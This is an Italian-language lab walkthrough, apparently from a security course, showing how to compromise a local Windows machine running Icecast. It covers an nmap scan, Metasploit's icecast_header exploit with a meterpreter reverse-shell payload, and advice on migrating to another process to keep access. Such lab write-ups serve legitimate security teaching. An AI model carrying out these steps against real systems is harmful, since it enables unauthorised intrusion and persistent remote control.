Exploit Icecast

Iniziamo Vedendo se c'è comunicazione tra le macchine e poi avviamo sulla macchina target il programma icecast lasciandolo in esecuzione.

Torniamo sulla macchina attaccante e scansioniamo l'IP del target.


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -T4 192.168.1.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-14 08:41 EST
Nmap scan report for DESKTOP-9K1O4BT.lan (192.168.1.116)
Host is up (0.00041s latency).
Not shown: 980 closed tcp ports (conn-refused)
PORT     STATE SERVICE            VERSION
7/tcp    open  echo
9/tcp    open  discard?
13/tcp   open  daytime            Microsoft Windows International daytime
17/tcp   open  qotd               Windows qotd (English)
19/tcp   open  chargen
80/tcp   open  http               Microsoft IIS httpd 10.0
135/tcp  open  msrpc              Microsoft Windows RPC
139/tcp  open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds       Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
1801/tcp open  msmq?
2103/tcp open  msrpc              Microsoft Windows RPC
2105/tcp open  msrpc              Microsoft Windows RPC
2107/tcp open  msrpc              Microsoft Windows RPC
3389/tcp open  ssl/ms-wbt-server?
5357/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5432/tcp open  postgresql?
8000/tcp open  http               Icecast streaming media server
8009/tcp open  ajp13              Apache Jserv (Protocol v1.3)
8080/tcp open  http               Apache Tomcat/Coyote JSP engine 1.1
8443/tcp open  ssl/https-alt
Service Info: Host: DESKTOP-9K1O4BT; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 160.48 seconds
```

Possiamo notare che alla porta 8000 ci rivela il programma con la porta aperta.

Entriamo su msfconsole e cerchiamo un exploit per icecast.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

                    To boldly go where no
                     shell has gone before

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

search msf6 > search icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options
```


Avviamolo e settiamolo con il giusto rhosts.



```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.1.116
rhosts => 192.168.1.116
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.1.116    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                      t/basics/using-metasploit.html
   RPORT   8000             yes       The target port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.125    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Una volta fatto tutto utilizziamo il comando Run o Exploit per avviarlo e vedremo che ci fa entrare come meterprete.

Risultato Finale:



Una volta arrivati in questa schermata abbiamo creato la shell e possiamo muoverci nel PC da riga di comando, è consigliato spostare l'accesso a un software in esecuzione con PID più piccolo e con maggiore priorità di processo in modo da non essere buttati fuori appena il programma verrà chiuso.